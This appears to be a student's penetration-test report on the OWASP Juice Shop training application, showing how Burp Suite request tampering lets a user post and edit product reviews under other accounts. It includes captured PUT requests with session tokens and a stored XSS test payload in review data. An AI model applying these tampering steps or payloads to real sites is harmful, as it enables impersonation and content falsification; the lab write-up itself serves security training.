Vulnerability Report

1. Executive Summary: identified a Broken Access Control vuln was discovered. This vuln allows an attacker to post feedback in another username posing a risk to data integrity and user trust.

2. Scope: The assessment covered the access control mechanisms related to user feedback within the Juice Shop application.

3. Methodology: Exploitation of the Broken Access Control vulnerability was performed by manipulating the feedback submission process using the Burp Suite tool.


4. Vulnerability Details:

- **Type:** Broken Access Control
- **Affected Components:** User feedback submission
- **Details:** The vulnallows an attacker to submit feedback on behalf of another user compromising the integrity of user-generated content.
-

5.Proof of Concept (POC):

- Log in as a regular user.
- Use Burp Suite to capture the request when submitting feedback.
- Analyze the captured request and identify the relevant parameters including the user ID.
- Modify the user ID in the request to that of another user.
- Resubmit the request to post feedback as another user.

- **Screenshots:**





https://juice-shop.herokuapp.com/rest/products/1/reviews

JSON | Raw Data | Headers


Save | Copy | Collapse All | Expand All | Filter JSON


```
status:        "success"
data:
  0:
    message:     "One of my favorites!"
    author:      "admin@juice-sh.op"
    product:     1
    likesCount:  1
    likedBy:
      0:         "test1@tesla.com"
    _id:         "JyRi5Daj5u5uHnTr6"
    liked:       true
  1:
    product:     "1"
    message:     "<script>alert(1)</script>\n"
    author:      "test1@tesla.com"
    likesCount:  0
    likedBy:     []
    _id:         "ExkEfyTRh9fA9NyZy"
    liked:       true
  2:
    product:     "1"
    message:     '"<U><h1>test123\n'
    author:      "test1@tesla.com"
    likesCount:  0
    likedBy:     []
    _id:         "nSatgpDnvopJu7i6j"
    liked:       true
  3:
    product:     "1"
    message:     '"<U><h1>test123'
    author:      "test@tesla.com"
    likesCount:  0
```



d



- **5. Risk Assessment:**

- **Impact:** Medium
- **Likelihood of Exploitation:** Medium

- **Potential Consequences:** Falsification of user-generated content, potential reputational damage.

6. Recommendations:

- Immediate patching of the Broken Access Control vuln.
- Implementation of proper access controls and session management.
- Regular security assessments and testing to identify and remediate access control issues.

POC for another user comments

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

https://juice-shop.herokuapp.com/#/search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

back to us for recycling.

0.89¤

Reviews (3)

test1@tesla.com
hhhh

lee2@gmail.com
ffff

test@tesla.com
MUstafa test

Write a review

Review

What did you like or dislike?

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Status code	Length	MIME type
3	https://juice-shop.herokuapp.com	GET	/rest/user/whoami	304	836	
4	https://juice-shop.herokuapp.com	GET	/rest/products/24/reviews	200	1157	JSON
5	https://juice-shop.herokuapp.com	GET	/rest/products/24/reviews	200	1157	JSON
6	https://juice-shop.herokuapp.com	GET	/rest/products/24/reviews	304	837	
8	https://juice-shop.herokuapp.com	GET	/rest/products/24/reviews	200	1281	JSON
9	https://juice-shop.herokuapp.com	GET	/rest/products/24/reviews	200	1281	JSON
0	https://juice-shop.herokuapp.com	GET	/rest/products/24/reviews	304	841	
7	https://juice-shop.herokuapp.com	PUT	/rest/products/24/reviews	201	922	JSON

Request

```
PUT /rest/products/24/reviews HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=kXQXi0m5lbGx9LCJpYXQiOjE2OTk4MDcxMzd9.F_s6umDqqxCDvBTy74ZcY8Pm0zIKTec-UxIOxVqkMerqcaXm64t05BfSAa7jFkn8P_Mrvrydwl2gETv-AS4OHbBOlltdVL3pswjhQBjugR9X8MN8QcQXunJLxCPzu6IC7WttikxeBXHNnbdEu546oG0G5YupgmKs7omGGJQftI8
Content-Type: application/json
Content-Length: 54
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "message":"MUstafa test\n",
  "author":"test@tesla.com"
}
```

Response

```
HTTP/1.1 201 Created
Server: Cowboy
Report-To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1699812417&sid=812dcc77-0bd0-43b1-a5f1-b2575038295 9&s=oXEUmZUOkHjUiPkSRk2FuX2Fl07VNqT6iYcpjlrXu2W93Cc%3D"}]}
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1699812417&sid=812dcc77-0bd0-43b1-a5f1-b2575038295 9&s=oXEUmZUOkHjUiPkSRk2FuX2Fl07VNqT6iYcpjlrXu2W93Cc%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.0,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 20
Etag: W/"14-YS9wuE/mmbSikKcT/WuallN65U"
Vary: Accept-Encoding
```

https://juice-shop.herokuapp.com/#/search

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

Reviews (3)

test1@tesla.com
hhhh

lee2@gmail.com
ffff

test@tesla.com
MUstafa test MOdified

Debugger Network Style Editor Performance Memory Storage Accessibility

Initiator	Type	Transferred	Size
vendor.js:1 (img)	jpeg	16.23 kB (raced)	15.2...
vendor.js:1 (img)	jpeg	16.85 kB (raced)	15.9...
vendor.js:1 (img)	jpeg	94.59 kB (raced)	93.6...
polyfills.js:1 (x...	plain	742 B	1 B
polyfills.js:1 (x...	json	cached	126 B
polyfills.js:1 (x...	json	1.29 kB	391 B
polyfills.js:1 (x...	json	1.29 kB (raced)	391 B
polyfills.js:1 (x...	json	cached	391 B

Finish: 19.20 s DOMContentLoaded: 1.75 s load: 9.12 s

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Learn

Send Cancel

Target: https://juice-shop.herokuapp.com

Request

```
PUT /rest/products/24/reviews HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=kXQXi0m5lbGx9LCJpYXQiOjE2OTk4MDcxMzd9.F_s6umDqqxCDvBTy74ZcY8Pm0zIKTec-UxIOxVqkMerqcaXm64t05BfSAa7jFkn8P_Mrvrydwl2gETv-AS4OHbBOlltdVL3pswjhQBjugR9X8MN8QcQXunJLxCPzu6IC7WttikxeBXHNnbdEu546oG0G5YupgmKs7omGGJQftI8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6NTEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJOZXNOQHRlc2xhLmNvbSIsInBhc3N3bjkIjozZDU0ZDE3MDJhZDBmODMyNjIyNGI4MTdjNzk2NzYzYzkiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6IiI9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmFlbHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjpOcnVlLCJjcmVhdGVkQXQiOiIyMDIzLTExLTEyIDE2OjM4OjQ0LjAxMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTExLTEyIDE2OjM4OjQ0LjAxMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2OTk4MDcxMzd9.F_s6umDqqxCDvBTy74ZcY8Pm0zIKTec-UxIOxVqkMerqcaXm64t05BfSAa7jFkn8P_Mrvrydwl2gETv-AS4OHbBOlltdVL3pswjhQBjugR9X8MN8QcQXunJLxCPzu6IC7WttikxeBXHNnbdEu546oG0G5YupgmKs7omGGJQftI8
X-User-Email: test@tesla.com
Content-Type: application/json
Content-Length: 62
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "id":"AhjfQGwZ5qRcJpWnz",
  "message":"MUstafa test MOdified\n"
}
```

Response

Inspector


Request attributes

Request query parameters

Request cookies

Request headers

Ready


https://juice-shop.herokuapp.com/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
All Products
Back to us for recycling.
0.89¤
Reviews (3)
test1@tesla.com
hhhh
lee2@gmail.com
MOdified by MUSTAFA
test@tesla.com
MUstafa test MOdified
Write a review
Review
What did you like or dislike?
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤
Best Juice Shop Salesman Artwork
5000¤
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer
Learn
Send Cancel
Target: https://juice-shop.herokuapp.com
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
0 highlights
Done
FIN
20:25
12/11/2023